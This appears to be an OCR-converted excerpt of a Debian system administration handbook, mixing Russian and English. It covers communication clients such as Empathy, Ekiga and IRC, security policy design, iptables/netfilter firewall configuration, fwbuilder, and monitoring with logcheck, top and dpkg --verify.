Клиентские приложения различаются по функциональности. Некоторые больше подходят для активных пользователей чатов, другие - владельцам вебкамер. Возможно потребуется протестировать несколько приложений чтобы понять на сколько они подходят. В конечно счёте, пользователь может решить что ему нужно больше чем одно приложение, например, программа для обмена сообщениями с клиентами через XMPP и IRC-клиент для сотрудничества с некоторыми интернет-сообществами.

Чтобы максимизировать возможности пользователей для общения с остальным миром, рекомендуется настроить как SIP так и XMPP-клиенты или одного клиента, который поддерживает оба протокола.

По умолчанию GNOME содержит клиент для коммуникаций Empathy. Empathy поддерживает оба протокола SIP и XMPP. Он позволяет обмениваться мгновенными сообщениями (IM), голосовыми и видео данными. В KDE представлен KDE Telepathy - клиент, базирующийся на том же Telepathy API, который используется в GNOME Empathy.

Популярные альтернативы Empathy/Telepathy - это Ekiga, Jitsi, Linphone, Psi и Ring (ранее известный как SFLphone).

Некоторые приложения позволяют взаимодействовать с мобильными пользователями, использующими программы наподобие Lumicall на Android.

→ http://lumicall.org

The *Real-Time Communications Quick Start Guide* has a chapter dedicated to client software.

→ http://rtcquickstart.org/guide/multi/useragents.html

> ***СОВЕТ* Обратите внимание на клиенты с поддержкой ICE и TURN**
>
> Некоторые RTC-клиенты имеют значительные проблемы с отправкой голоса и видео через брандмауэры и NAT-сети. Пользователи могут принимать звонки-призраки (их телефон звонит, но они не слышат собеседника) или они могут быть недоступны вовсе.
>
> Протоколы ICE и TURN были разработаны для решения этих проблем. Использование TURN-сервера с открытым IP-адресом на каждом сайте и клиентского программного обеспечения с поддержкой ICE и TURN подходит для этого лучше всего.
>
> Если программное обеспечение клиента предназначено только для обмена мгновенными сообщениями, то поддержка ICE или TURN не требуется.

Debian Developers operate a community SIP service at rtc.debian.org. The community maintains

a wiki with documentation about setting up many of the client applications packaged in Debian. The wiki articles and screenshots are a useful resource for anybody setting up a similar service on their own domain.

→ https://wiki.debian.org/UnifiedCommunications/DebianDevelopers/UserGuide

***АЛЬТЕРНАТИВА* Чат ретранслируемый в Интернет (IRC)**

IRC can also be considered, in addition to SIP and XMPP. IRC is more oriented around the concept of channels, the name of which starts with a hash sign `#`. Each channel is usually targeted at a specific topic and any number of people can join a channel to discuss it (but users can still have one-to-one private conversations if needed). The IRC protocol is older, and does not allow end-to-end encryption of the messages; it is still possible to encrypt the communications between the users and the server by tunneling the IRC protocol inside SSL.

IRC clients are a bit more complex, and they usually provide many features that are of limited use in a corporate environment. For instance, channel “operators” are users endowed with the ability to kick other users from a channel, or even ban them permanently, when the normal discussion is disrupted.

Поскольку протокол IRC очень старый, доступно множество клиентов для разных групп пользователей, например XChat и Smuxi (графические клиенты на основе GTK +), Irssi (текстовый режим), ERC (интегрирован в Emacs) и так далее.

***БЕГЛЫЙ ВЗГЛЯД* Видеоконференции с Ekiga**

Ekiga (ранее GnomeMeeting) - приложение для видеоконференций в Linux. Он стабилен, функционален и очень легок для использования в локальной сети; настройка сервиса для глобальной сети является гораздо более сложной, из-за применения брандмауэров без явной поддержки H323 и/или протоколов SIP-телеконференций со всеми их особенностями.

Если только один клиент Ekiga запущен за брандмауэром, то конфигурация довольно проста, и включает в себя только проброс нескольких портов для выделенного хоста: TCP-порт 1720 (прослушивание входящих соединений), TCP-порт 5060 (для SIP), TCP-порты с 30000 по 30010 (для управления открытыми соединениями) и UDP-порты с 5000 по 5100 (для передачи аудио и видео данных и регистрации на H323 прокси).

Сложность особенно возрастает, когда несколько клиентов Ekiga запускаются за брандмауэром. H323-прокси (например пакета gnugk) должен быть настроен, и его конфигурация не слишком проста.

Глава 14. Безопасность

Информационная система может иметь различный уровень значимости в зависимости от окружения. В некоторых случаях это является жизненно важным для сохранения компании. Следовательно, она должна быть защищена от различных видов рисков. Процесс оценки этих рисков, определение и осуществление защиты в совокупности известны как 'процесс обеспечения безопасности'.

14.1. Определение политики безопасности

ВНИМАНИЕ **Охват текущей главы**

Безопасность обширная и очень сложная тема, поэтому мы не можем утверждать, что охватим все в одной главе. Мы только подчеркнем несколько важных моментов и опишем некоторые инструменты и методы, которые могут быть полезны в области безопасности. Литература изобилует дополнительным материалом, и целые книги посвящены этой теме. Хорошим началом будет чтение *Linux Server Security* Michael D. Bauer (опубликованной O'Reilly).

Слово "Безопасность" охватывает широкий спектр концепций, инструментов и процедур, которые применяются повсеместно. Выбор среди них требует точного представления ваших целей. Безопасность системы начинается с ответа на несколько вопросов. Бросившись с головой в реализацию произвольных наборов инструментов, рискуете сфокусироваться на неправильных аспектах безопасности.

Поэтому первоначально нужно наметить цель. Хороший подход, помогающий определиться с целью начинается с ответов на следующие вопросы:

- *Что* мы пытаемся защитить? Политика безопасности отличается в зависимости от того, защищаем мы компьютеры или данные. В последнем случае, мы также должны знать, какие данные.
- Что мы пытаемся *защитить*? Утечка конфиденциальных данных? Случайная потеря данных? Потеря доходов, вызванные сбоем в работе?
- Также, *от кого* мы пытаемся защититься? Меры безопасности от ошибок обычных пользователей системы, будут отличатся от защиты от определенной группы атакующих.

Термин "риск" обычно используется для обозначения совокупности трех факторов: что защищать, что необходимо предотвращать и кто будет пытаться сделать это. Моделирование риска требует ответов на эти три вопроса. Из этой модели риска может быть построена политика безопасности, и политика конкретных действий.

Примечание **Частые вопросы**

Брюс Шнайер, мировой эксперт в вопросах безопасности (не только компьютерной) пытается противостоять наиболее важным мифам безопасности с девизом: «Безопасность — это процесс, а не продукт». Защищаемые активы меняются во времени, поэтому делают возможными угрозы и средства потенциальных злоумышленников. Даже если первоначально политика безопасности была совершенно разработана и реализована, никто не должен почивать на лаврах. Риск компонентов развивается, и ответ на этот риск должен развиваться соответственно.

Дополнительные ограничения также стоит принимать во внимание, так как они могут ограничить диапазон возможных политик безопасности. На сколько далеко мы готовы зайти чтобы защитить систему? Этот вопрос имеет большое влияние в политике безопасности при реализации. Ответ слишком часто заключается в объёме денежных издержек, но другие элементы также должны быть рассмотрены, например, в количестве неудобства, наложенного на пользователей системы или снижении производительности.

После того, как риск был смоделирован, можно начать проектировать фактическую политику безопасности.

***NOTE* Extreme policies**

Есть случаи, когда выбор действий, необходимых для защиты системы, крайне прост.

Для примера, если система включает защиту только подержанные компьютеры, которые используются в течении дня, отказаться от защиты - будет разумным решением. Стоимость системы низкая. Ценность данных равна нулю, так как они не хранятся на компьютере. Потенциальный злоумышленник проникая в данную "систему" получит только громоздкий калькулятор. Стоимость обеспечения безопасности такой системы, вероятно, будет дороже, чем стоимость нарушения работоспособности.

At the other end of the spectrum, we might want to protect the confidentiality of secret data in the most comprehensive way possible, trumping any other consideration. In this case, an appropriate response would be the total destruction of these data (securely erasing the files, shredding of the hard disks to bits, then dissolving these bits in acid, and so on). If there is an additional requirement that data must be kept in store for future use (although not necessarily readily available), and if cost still isn't a factor, then a starting point would be storing the data on iridium–platinum alloy plates stored in bomb-proof bunkers under various mountains in the world, each of which being (of course) both entirely secret and guarded by entire armies…

Хотя эти примеры могут показаться чрезвычайными, тем не менее это единственное адекватное решение для определенных рисков, поскольку является результатом осмысленного процесса, который принимает во внимание цели и ограничение по их выполнению. Вместе с мотивированным решением, другая политика безопасности менее приемлема.

В большинстве случаев информационная система может быть сегментирована на согласованные и независимые подмножества. Каждая подсистема будет иметь собственные требования и ограничения и поэтому оценка риска и дизайн политики безопасности должны быть предприняты по отдельности для каждой. Хороший принцип - иметь в виду, что короткий и хорошо определённый периметр легче защитить, чем длинный с неопределёнными границами. Организация сети также должна иметь соответствующую конструкцию: защищаемые сервисы должны быть сосредоточены на небольшом количестве машин, и эти машины должны быть доступны только с помощью минимального количества пунктов пропуска; обеспечение этих пунктов пропуска будет легче, чем обеспечить безопасность всех защищаемых машин против внешнего мира. Именно в этот момент польза фильтрации сети (в том числе брандмауэры) становится очевидной. Эта фильтрация может быть реализована на специальном оборудовании, но, возможно, более простым и гибким решением является

использование программного брандмауэра, например, как тот, что интегрирован в ядро Linux.

14.2. Сетевой экран или Фильтрация пакетов

Вернуться к началу **Сетевой экран**

Сетевой экран является частью компьютерного оборудования с аппаратным или программным обеспечением, который фильтрует входящие и исходящие сетевые пакеты (исходящие из/в локальную сеть) и при совпадении некоторых условий выполняет действия.

Брандмауэр является фильтрующим сетевым шлюзом и влияет только на пакеты, которые должны пройти через него. Таким образом, безопасность может быть эффективной только когда путь через брандмауэр является единственным для этих пакетов.

Отсутствие стандартной конфигурации (и девиз «процесс, не продукт») объясняет отсутствие решения под ключ. Однако, существуют инструменты, которые делают проще настройку брандмауэра *netfilter* с графическим представлением правил фильтрации. **fwbuilder**, несомненно, является одним из лучших среди них.

КОНКРЕТНЫЕ СЛУЧАИ **Локальный сетевой экран**

Брандмауэр может быть предназначен для одной конкретной машины (в отличие от полной сети), в этом случае его роль заключается в фильтрации или ограничения доступа к некоторым сервисам или возможно для предотвращения исходящих соединений мошеннического программного обеспечения, которое пользователь может, вольно или невольно, установить.

Ядро Linux содержит брандмауэр*netfilter*. Управлять им можно из пространства пользователя с помощью команд **iptables** и **ip6tables**. Разница между этими двумя командами состоит в том, что первая работает в сети IPv4, тогда как последняя предназначена для IPv6. Поскольку оба стека сетевых протоколов, вероятно, будут использоваться на протяжении многих лет, оба средства нужно будет использовать параллельно.

14.2.1. Описание Netfilter

Netfilter использует четыре различных таблицы, которые хранят правила, регулирующие три вида операций над пакетами:

- `filter` касается правил фильтрации (прием, отказ или игнорирование пакета);
- `NAT` касается перевода источника или назначения адресов и портов пакетов;
- `mangle` касается других изменений IP пакетов (включая ToS — *Type of Service* — поля и параметры);
- `raw` позволяет производить над пакетами другие изменения вручную прежде чем

они достигнут системы отслеживания соединений.

Каждая таблица содержит списки правил под названием *chains* (цепочки). Брандмауэр использует стандартные цепочки для обработки пакетов, основанные на стандартных условиях. Администратор может создавать другие цепочки, которые будут использоваться только когда на них ссылается одна из стандартных сетей (прямо или косвенно).


Таблица `фильтров` имеет три стандартных цепи:

- `INPUT`: касается пакетов, пунктом назначения которых является брандмауэр;
- `OUTPUT`: касается пакетов, отправляемых брандмауэром;
- `FORWARD`: касается транзитных пакетов, проходящих через брандмауэр (который не является ни их источником, ни их пунктом назначения).

Таблица `nat` также имеет три стандартных цепи:

- `PREROUTING`: для изменения пребывающих пакетов;
- `POSTROUTING`: для изменения отправляемых пакетов, перед отправкой;
- `OUTPUT`: для изменения пакетов, сгенерированных брандмауэром.

Рисунок 14.1. Как называются цепи *netfilter*



Каждая цепочка является списком правил; каждое правило имеет набор условий и действий, выполяемых при выполнении условий. При обработке пакета, брандмауэр проверяет соответствующую цепочку, правила один за другим; когда будут выполнены условия для одного правила, он «прыгает» (отсюда `-j` - англ. jumps - параметр в

командах) на указанное действие для продолжения обработки. Наиболее распространенные варианты поведения стандартизированы и для них существует предопределённые действия. Срабатывание одного из этих стандартных действий прерывает обработку цепи, так как судьба пакета уже предрешена (за исключением исключение упомянутых ниже):

***НАЗАД К ОСНОВАМ* ICMP**

ICMP (*Internet Control Message* Protocol) is the protocol used to transmit complementary information on communications. It allows testing network connectivity with the **ping** command (which sends an ICMP *echo request* message, which the recipient is meant to answer with an ICMP *echo reply* message). It signals a firewall rejecting a packet, indicates an overflow in a receive buffer, proposes a better route for the next packets in the connection, and so on. This protocol is defined by several RFC documents; the initial RFC777 and RFC792 were soon completed and extended.

→ http://www.faqs.org/rfcs/rfc777.html

→ http://www.faqs.org/rfcs/rfc792.html

For reference, a receive buffer is a small memory zone storing data between the time it arrives from the network and the time the kernel handles it. If this zone is full, new data cannot be received, and ICMP signals the problem, so that the emitter can slow down its transfer rate (which should ideally reach an equilibrium after some time).

Note that although an IPv4 network can work without ICMP, ICMPv6 is strictly required for an IPv6 network, since it combines several functions that were, in the IPv4 world, spread across ICMPv4, IGMP (*Internet Group Membership Protocol*) and ARP (*Address Resolution Protocol*). ICMPv6 is defined in RFC4443.

→ http://www.faqs.org/rfcs/rfc4443.html

- `ACCEPT`: allow the packet to go on its way;
- `REJECT`: reject the packet with an ICMP error packet (the `--reject-with` *`type`* option to **iptables** allows selecting the type of error);
- `DROP`: delete (ignore) the packet;
- `LOG`: log (via **syslogd**) a message with a description of the packet; note that this action does not interrupt processing, and the execution of the chain continues at the next rule, which is why logging refused packets requires both a LOG and a REJECT/DROP rule;
- `ULOG`: log a message via **ulogd**, which can be better adapted and more efficient than **syslogd** for handling large numbers of messages; note that this action, like LOG, also returns processing to the next rule in the calling chain;
- *`chain_name`*: jump to the given chain and evaluate its rules;
- `RETURN`: interrupt processing of the current chain, and return to the calling chain; in case the current chain is a standard one, there's no calling chain, so the default action (defined with the `-P` option to **iptables**) is executed instead;
- `SNAT` (only in the `nat` table): apply *Source NAT* (extra options describe the exact changes to apply);
- `DNAT` (only in the `nat` table): apply *Destination NAT* (extra options describe the exact changes to apply);
- `MASQUERADE` (only in the `nat` table): apply *masquerading* (a special case of *Source NAT*);
- `REDIRECT` (only in the `nat` table): redirect a packet to a given port of the firewall itself; this can be used to set up a transparent web proxy that works with no configuration on the client side, since the client thinks it connects to the recipient whereas the communications actually

go through the proxy.

Other actions, particularly those concerning the `mangle` table, are outside the scope of this text. The iptables(8) and ip6tables(8) have a comprehensive list.

14.2.2. Syntax of iptables and ip6tables

The **iptables** and **ip6tables** commands allow manipulating tables, chains and rules. Their `-t table` option indicates which table to operate on (by default, `filter`).

14.2.2.1. Commands

The `-N chain` option creates a new chain. The `-X chain` deletes an empty and unused chain. The `-A chain rule` adds a rule at the end of the given chain. The `-I chain rule_num rule` option inserts a rule before the rule number *rule_num*. The `-D chain rule_num` (or `-D chain rule`) option deletes a rule in a chain; the first syntax identifies the rule to be deleted by its number, while the latter identifies it by its contents. The `-F chain` option flushes a chain (deletes all its rules); if no chain is mentioned, all the rules in the table are deleted. The `-L chain` option lists the rules in the chain. Finally, the `-P chain action` option defines the default action, or "policy", for a given chain; note that only standard chains can have such a policy.

14.2.2.2. Rules

Each rule is expressed as *conditions* `-j` *action action_options*. If several conditions are described in the same rule, then the criterion is the conjunction (logical *and*) of the conditions, which is at least as restrictive as each individual condition.

The `-p protocol` condition matches the protocol field of the IP packet. The most common values are `tcp`, `udp`, `icmp`, and `icmpv6`. Prefixing the condition with an exclamation mark negates the condition, which then becomes a match for "any packets with a different protocol than the specified one". This negation mechanism is not specific to the `-p` option and it can be applied to all other conditions too.

The `-s address` or `-s network/mask` condition matches the source address of the packet. Correspondingly, `-d address` or `-d network/mask` matches the destination address.

The `-i interface` condition selects packets coming from the given network interface. `-o interface` selects packets going out on a specific interface.

There are more specific conditions, depending on the generic conditions described above. For instance, the `-p tcp` condition can be complemented with conditions on the TCP ports, with clauses such as `--source-port port` and `--destination-port port`.

The `--state state` condition matches the state of a packet in a connection (this requires the

ipt_conntrack kernel module, for connection tracking). The `NEW` state describes a packet starting a new connection; `ESTABLISHED` matches packets belonging to an already existing connection, and `RELATED` matches packets initiating a new connection related to an existing one (which is useful for the `ftp-data` connections in the "active" mode of the FTP protocol).

The previous section lists available actions, but not their respective options. The `LOG` action, for instance, has the following options:

- `--log-level`, with default value `warning`, indicates the **syslog** severity level;
- `--log-prefix` allows specifying a text prefix to differentiate between logged messages;
- `--log-tcp-sequence`, `--log-tcp-options` and `--log-ip-options` indicate extra data to be integrated into the message: respectively, the TCP sequence number, TCP options, and IP options.

The `DNAT` action provides the `--to-destination` *`address`*`:`*`port`* option to indicate the new destination IP address and/or port. Similarly, `SNAT` provides `--to-source` *`address`*`:`*`port`* to indicate the new source IP address and/or port.

The `REDIRECT` action (only available if NAT is available) provides the `--to-ports` *`port(s)`* option to indicate the port, or port range, where the packets should be redirected.

14.2.3. Creating Rules

Each rule creation requires one invocation of **iptables**/**ip6tables**. Typing these commands manually can be tedious, so the calls are usually stored in a script so that the same configuration is set up automatically every time the machine boots. This script can be written by hand, but it can also be interesting to prepare it with a high-level tool such as **fwbuilder**.

```
# apt install fwbuilder
```


The principle is simple. In the first step, one needs to describe all the elements that will be involved in the actual rules:

- the firewall itself, with its network interfaces;
- the networks, with their corresponding IP ranges;
- the servers;
- the ports belonging to the services hosted on the servers.

The rules are then created with simple drag-and-drop actions on the objects. A few contextual menus can change the condition (negating it, for instance). Then the action needs to be chosen and configured.

As far as IPv6 is concerned, one can either create two distinct rulesets for IPv4 and IPv6, or create only one and let **fwbuilder** translate the rules according to the addresses assigned to the objects.

Рисунок 14.2. Fwbuilder's main window



fwbuilder can then generate a script configuring the firewall according to the rules that have been defined. Its modular architecture gives it the ability to generate scripts targeting different systems (**iptables** for Linux, **ipf** for FreeBSD and **pf** for OpenBSD).

14.2.4. Installing the Rules at Each Boot

In other cases, the recommended way is to register the configuration script in an `up` directive of the `/etc/network/interfaces` file. In the following example, the script is stored under `/usr/local/etc/arrakis.fw`.

Пример 14.1. `interfaces` file calling firewall script

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

This obviously assumes that you are using ifupdown to configure the network interfaces. If you are using something else (like *NetworkManager* or *systemd-networkd*), then refer to their respective documentation to find out ways to execute a script after the interface has been brought up.

14.3. Supervision: Prevention, Detection, Deterrence

Monitoring is an integral part of any security policy for several reasons. Among them, that the goal of security is usually not restricted to guaranteeing data confidentiality, but it also includes ensuring availability of the services. It is therefore imperative to check that everything works as expected, and to detect in a timely manner any deviant behavior or change in quality of the service(s) rendered. Monitoring activity can help detecting intrusion attempts and enable a swift reaction before they cause grave consequences. This section reviews some tools that can be used to monitor several aspects of a Debian system. As such, it completes Раздел 12.4, «Мониторинг».

14.3.1. Monitoring Logs with logcheck

The **logcheck** program monitors log files every hour by default. It sends unusual log messages in emails to the administrator for further analysis.

The list of monitored files is stored in `/etc/logcheck/logcheck.logfiles`; the default values work fine if the `/etc/rsyslog.conf` file has not been completely overhauled.

logcheck can work in one of three more or less detailed modes: *paranoid*, *server* and *workstation*. The first one is *very* verbose, and should probably be restricted to specific servers such as firewalls. The second (and default) mode is recommended for most servers. The last one is designed for workstations, and is even terser (it filters out more messages).

In all three cases, **logcheck** should probably be customized to exclude some extra messages (depending on installed services), unless the admin really wishes to receive hourly batches of long uninteresting emails. Since the message selection mechanism is rather complex, `/usr/share/doc/logcheck-database/README.logcheck-database.gz` is a required — if challenging — read.

The applied rules can be split into several types:

- those that qualify a message as a cracking attempt (stored in a file in the `/etc/logcheck/cracking.d/` directory);
- those canceling such a qualification (`/etc/logcheck/cracking.ignore.d/`);
- those classifying a message as a security alert (`/etc/logcheck/violations.d/`);
- those canceling this classification (`/etc/logcheck/violations.ignore.d/`);
- finally, those applying to the remaining messages (considered as *system events*).

***CAUTION* Ignoring a message**

Any message tagged as a cracking attempt or a security alert (following a rule stored in a `/etc/logcheck/violations.d/myfile` file) can only be ignored by a rule in a `/etc/logcheck/violations.ignore.d/myfile` or `/etc/logcheck/violations.ignore.d/myfile-extension` file.

A system event is always signaled unless a rule in one of the `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` directories states the event should be ignored. Of course, the only directories taken into account are those corresponding to verbosity levels equal or greater than the selected operation mode.

14.3.2. Monitoring Activity

14.3.2.1. In Real Time

top is an interactive tool that displays a list of currently running processes. The default sorting is based on the current amount of processor use and can be obtained with the **P** key. Other sort orders include a sort by occupied memory (**M** key), by total processor time (**T** key) and by process identifier (**N** key). The **k** key allows killing a process by entering its process identifier. The **r** key allows *renicing* a process, i.e. changing its priority.

When the system seems to be overloaded, **top** is a great tool to see which processes are competing for processor time or consume too much memory. In particular, it is often interesting to check if the processes consuming resources match the real services that the machine is known to host. An unknown process running as the www-data user should really stand out and be investigated, since it's probably an instance of software installed and executed on the system through a vulnerability in a web application.

top is a very flexible tool and its manual page gives details on how to customize its display and adapt it to one's personal needs and habits.

The **gnome-system-monitor** graphical tool is similar to **top** and it provides roughly the same features.

14.3.2.2. History

Processor load, network traffic and free disk space are information that are constantly varying. Keeping a history of their evolution is often useful in determining exactly how the computer is used.

There are many dedicated tools for this task. Most can fetch data via SNMP (*Simple Network Management Protocol*) in order to centralize this information. An added benefit is that this allows fetching data from network elements that may not be general-purpose computers, such as dedicated network routers or switches.

This book deals with Munin in some detail (see Раздел 12.4.1, «Настройка Munin») as part of Глава 12: «*Углублённое администрирование*». Debian also provides a similar tool, cacti. Its deployment is slightly more complex, since it is based solely on SNMP. Despite having a web

interface, grasping the concepts involved in configuration still requires some effort. Reading the HTML documentation (`/usr/share/doc/cacti/html/index.html`) should be considered a prerequisite.

***ALTERNATIVE* mrtg**

mrtg (in the similarly-named package) is an older tool. Despite some rough edges, it can aggregate historical data and display them as graphs. It includes a number of scripts dedicated to collecting the most commonly monitored data such as processor load, network traffic, web page hits, and so on.

The mrtg-contrib and mrtgutils packages contain example scripts that can be used directly.

14.3.3. Detecting Changes

Once the system is installed and configured, and barring security upgrades, there's usually no reason for most of the files and directories to evolve, data excepted. It is therefore interesting to make sure that files actually do not change: any unexpected change would therefore be worth investigating. This section presents a few tools able to monitor files and to warn the administrator when an unexpected change occurs (or simply to list such changes).

14.3.3.1. Auditing Packages with dpkg --verify

***GOING FURTHER* Protecting against upstream changes**

dpkg --verify is useful in detecting changes to files coming from a Debian package, but it will be useless if the package itself is compromised, for instance if the Debian mirror is compromised. Protecting against this class of attacks involves using APT's digital signature verification system (see Раздел 6.5, «Checking Package Authenticity»), and taking care to only install packages from a certified origin.

dpkg --verify (or **dpkg -V**) is an interesting tool since it allows finding what installed files have been modified (potentially by an attacker), but this should be taken with a grain of salt. To do its job it relies on checksums stored in dpkg's own database which is stored on the hard disk (they can be found in `/var/lib/dpkg/info/`*`package`*`.md5sums`); a thorough attacker will therefore update these files so they contain the new checksums for the subverted files.

***BACK TO BASICS* File fingerprint**

As a reminder: a fingerprint is a value, often a number (even though in hexadecimal notation), that contains a kind of signature for the contents of a file. This signature is calculated with an algorithm (MD5 or SHA1 being well-known examples) that more or less guarantee that even the tiniest change in the file contents implies a change in the fingerprint; this is known as the “avalanche effect”. This allows a simple numerical fingerprint to serve as a litmus test to check whether the contents of a file have been altered. These algorithms are not reversible; in other words, for most of them, knowing a fingerprint doesn't allow finding the corresponding contents. Recent mathematical advances seem to weaken the absoluteness of these principles, but their use is not called into question so far, since creating different contents yielding the same fingerprint still seems to be quite a difficult task.

Running **dpkg -V** will verify all installed packages and will print out a line for each file with a failing test. The output format is the same as the one of **rpm -V** where each character denotes a test on some specific meta-data. Unfortunately **dpkg** does not store the meta-data needed for

most tests and will thus output question marks for them. Currently only the checksum test can yield a "5" on the third character (when it fails).

```
# dpkg -V
??5?????? /lib/systemd/system/ssh.service
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

